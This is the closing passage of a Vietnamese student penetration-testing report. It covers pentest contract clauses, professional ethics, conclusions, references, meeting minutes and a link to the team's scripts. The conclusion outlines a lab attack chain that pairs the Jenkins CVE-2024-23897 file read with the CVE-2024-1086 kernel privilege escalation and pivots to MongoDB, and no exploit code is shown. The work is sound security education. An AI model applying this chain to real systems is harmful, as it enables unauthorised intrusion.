2. **Thỏa thuận Bảo mật thông tin:** Xác lập nghĩa vụ pháp lý buộc đội ngũ kiểm thử phải giữ bí mật hoàn toàn các thông tin sở hữu trí tuệ, báo cáo kết quả lỗ hổng và dữ liệu nhạy cảm thu thập được trong quá trình thực thi nhiệm vụ. Khi thời hạn của hợp

đồng kết thúc hoặc ngay sau khi nộp báo cáo hoàn chỉnh, toàn bộ phương tiện lưu trữ dữ liệu, phần mềm khai thác, tệp cấu hình mã nguồn thu được từ khách hàng phải được nhóm kiểm thử tiêu hủy không thể phục hồi.

3. **Chế định Bồi thường thiệt hại và Giới hạn trách nhiệm:** Dưới góc độ điều chỉnh của hệ thống luật học, nền tảng của Bộ luật Dân sự Việt Nam năm 2015 luôn đề cao "Nguyên tắc bồi thường toàn bộ thiệt hại" dựa trên thuyết *pacta sunt servanda* (Cam kết phải được tôn trọng). Nghĩa là nếu một bên gây ra thiệt hại tài sản do lỗi chủ quan, họ phải bồi thường toàn bộ giá trị tương xứng. Tuy nhiên, hoạt động kiểm thử xâm nhập mang trong mình rủi ro cố hữu do nó sử dụng các kỹ thuật tấn công thực tế, đôi khi việc gây ra các lỗi sập đổ hệ thống gián đoạn hoạt động là điều không thể lường trước toàn diện. Để bảo vệ khả năng tồn tại của ngành dịch vụ an ninh mạng, các bản hợp đồng Pentest thường quy định "Ngoại lệ của nguyên tắc bồi thường". Trong đó, điều khoản Giới hạn trách nhiệm sẽ miễn trừ các tổn thất trực tiếp hoặc gián tiếp đối với khách hàng trong trường hợp đơn vị cung cấp dịch vụ chứng minh được họ đã thực thi nghiêm túc các thỏa thuận nghiệp vụ và tuyệt đối tuân thủ bản Quy tắc tương tác. Chuyên gia kiểm thử sẽ chỉ phải gánh chịu mức phạt đền bù thiệt hại nếu khách hàng chứng minh được phía đánh giá đã có hành vi cẩu thả nghiêm trọng (gross negligence), hành xử vượt quá ranh giới cho phép, hoặc cố tình vi phạm nguyên tắc đạo đức nghề nghiệp.
4. **Cơ chế đánh giá lại và khắc phục:** Quy định rõ sau khi chuyển giao báo cáo hệ thống, đơn vị phát triển của khách hàng sẽ thực hiện vá lỗi. Một quy trình đánh giá chuẩn bắt buộc đội ngũ Pentest phải tiến hành quá trình rà soát lại để xác nhận hệ thống đã được dọn sạch hoàn toàn các tồn đọng của lỗ hổng.

Việc thiết lập và tuân thủ chặt chẽ cấu trúc hợp đồng kiểm thử không chỉ là sự tuân thủ các trình tự pháp lý thông thường mà còn là sự thể hiện thái độ làm việc minh bạch, tạo tiền đề vững chắc cho việc bảo vệ uy tín của tổ chức cung cấp dịch vụ và sự ổn định của đối tác khách hàng trong suốt quá trình đồng hành an toàn thông tin.

### 5.3 Kết chương

Chương 5 đã mở rộng lăng kính phân tích từ kỹ thuật thuật toán đơn thuần sang khía cạnh nhân văn và pháp luật – những yếu tố cốt lõi định hình nên sự trưởng thành của một kỹ sư an toàn thông tin. Thông qua việc phân tích chuyên sâu các trụ cột của Bộ quy tắc đạo đức nghề nghiệp do VNISA ban hành và bóc tách các điều khoản nền tảng trong Hợp đồng dịch vụ Kiểm thử xâm nhập, nghiên cứu khẳng định rằng việc sở hữu kỹ năng đánh phá hệ thống chỉ là một nửa của phương trình. Nửa còn lại, quyết định sự nghiệp và uy tín lâu dài, phụ thuộc hoàn toàn vào tinh thần thượng tôn pháp luật, khả năng quản trị rủi ro pháp lý và sự chính trực tuyệt đối trong việc bảo vệ bí mật dữ liệu khách hàng.

## KẾT LUẬN

**Các kết quả đạt được:** Báo cáo bài tập lớn đã hoàn thành các mục tiêu nghiên cứu và thực nghiệm đề ra. Thông qua quá trình mô phỏng chuỗi tấn công toàn diện nhắm vào hạ tầng CI/CD, nhóm đã làm sáng tỏ sức tàn phá của việc kết hợp các lỗ hổng kỹ thuật khác nhau. Thành công lớn nhất của báo cáo là đã hiện thực hóa được quy trình từ khai thác lỗi tầng ứng dụng (CVE-2024-23897) để bóc tách bộ chia khóa vạn năng, cho đến việc leo thang đặc quyền tầng thấp (CVE-2024-1086) để chiếm quyền kiểm soát tuyệt đối hệ điều hành.

Kết quả thực nghiệm cho thấy một thực trạng đáng báo động: các rào cản mạng vật lý hay tường lửa như pfSense có thể bị xuyên thủng nếu các ứng dụng bên trong vẫn tồn tại những điểm yếu chưa được vá lỗi. Việc xâm nhập thành công vào cơ sở dữ liệu MongoDB từ máy chủ Jenkins đã minh chứng cho lỗ hổng trong tư duy tin tưởng mặc định giữa các thành phần nội bộ.

Bên cạnh giá trị kỹ thuật, báo cáo còn là một cam kết về đạo đức nghề nghiệp của các sinh viên Khoa An toàn thông tin. Việc tuân thủ các chuẩn mực SANS trong báo cáo và VNISA trong hành vi đã tạo nên một chỉnh thể chuyên nghiệp, đáp ứng yêu cầu của môi trường công nghiệp thực tế. Đây sẽ là nền tảng kiến thức quan trọng để nhóm tiếp tục phát triển các nghiên cứu về hệ thống giám sát xâm nhập (IDS/IPS) và các giải pháp tự động hóa phòng thủ trong tương lai.

**Hướng phát triển:** Mở rộng nghiên cứu, đề tài có thể phát triển các kịch bản kiểm thử tự động hóa thông qua việc tích hợp các mô-đun phát hiện lỗ hổng tùy biến vào các khuôn khổ tấn công như Metasploit. Đồng thời, nghiên cứu có thể tập trung vào việc thiết kế các hệ thống giám sát phát hiện xâm nhập (IDS/IPS) chuyên dụng cho hạ tầng CI/CD, nhằm nhận diện sớm các hành vi bất thường trong nhân hệ điều hành và ngăn chặn nguy cơ leo thang đặc quyền ngay từ giai đoạn khởi phát.

## TÀI LIỆU THAM KHẢO

- [1] Tài liệu học phần Kiểm thử xâm nhập, Khoa An toàn thông tin, Học viện Công nghệ Bưu chính Viễn thông.
- [2] Viện SANS (2010), *Writing a Penetration Testing Report*, GIAC Gold Certification, Tác giả: Mansour A. Alharbi.
- [3] Viện Tiêu chuẩn và Công nghệ Quốc gia Hoa Kỳ (NIST), *Special Publication 800-30: Risk Management Guide for Information Technology Systems*.
- [4] Hiệp hội An toàn thông tin Việt Nam (VNISA), *Quyết định số 05/2015/QĐ-HH về việc ban hành Bộ Quy tắc Đạo đức nghề nghiệp về An toàn thông tin (2015)*.
- [5] Trend Micro Research (2024), *Jenkins Args4j CVE-2024-23897: Files Exposed, Code at Risk*.
- [6] Zscaler ThreatLabz (2024), *Jenkins Arbitrary File Leak Vulnerability (CVE-2024-23897) Can Lead to RCE*.
- [7] Horizon3.ai (2024), *CVE-2024-23897: Assessing the Impact of the Jenkins Arbitrary File Leak Vulnerability*.
- [8] Bộ luật Dân sự nước Cộng hòa xã hội chủ nghĩa Việt Nam năm 2015 (Quy định chi tiết về nguyên tắc bồi thường thiệt hại ngoài hợp đồng).

## PHỤ LỤC

### Biên bản họp nhóm điều phối công việc

- **Thời gian tổ chức:** 10h00 - 11h30 ngày 30/3/2026.
- **Hình thức tổ chức:** Nền tảng họp trực tuyến (Họp online).
- **Thành phần tham gia cuộc họp:** Đây đủ 04 thành viên thuộc nhóm D22N3G07.
- **Nội dung công tác cốt lõi:** Các thành viên trong nhóm đã tiến hành biểu quyết và thông qua thiết kế kiến trúc phân vùng cho hệ thống mạng giả lập (Bao gồm dải DMZ và nội bộ). Phân quyền nhiệm vụ cho quản trị cấu trúc tổng thể báo cáo theo khuôn khổ SANS, đồng thời nghiên cứu cấu trúc tập tin jenkins-cli.jar phục vụ quá trình khai thác. Khối lượng công việc dự án đạt ngưỡng hoàn thiện 60%. Nhóm tiến hành rà soát các cam kết pháp lý, đạo đức giả lập của VNISA và lên phương án xử lý chéo tài liệu phân tích kỹ thuật nhằm loại trừ sự cố với tính năng expandAtFiles trong tình huống dữ liệu mã hóa nhị phân bị thiếu hụt nội dung. Cuộc họp đánh giá hoàn tất và biên bản được tất cả các thành viên thông qua lúc 11h30 cùng ngày.

Link tới file code và script:

<https://drive.google.com/drive/folders/1bre-6I99GGT2e1WvCTNwpWIhtA6v5okM?usp=sharing>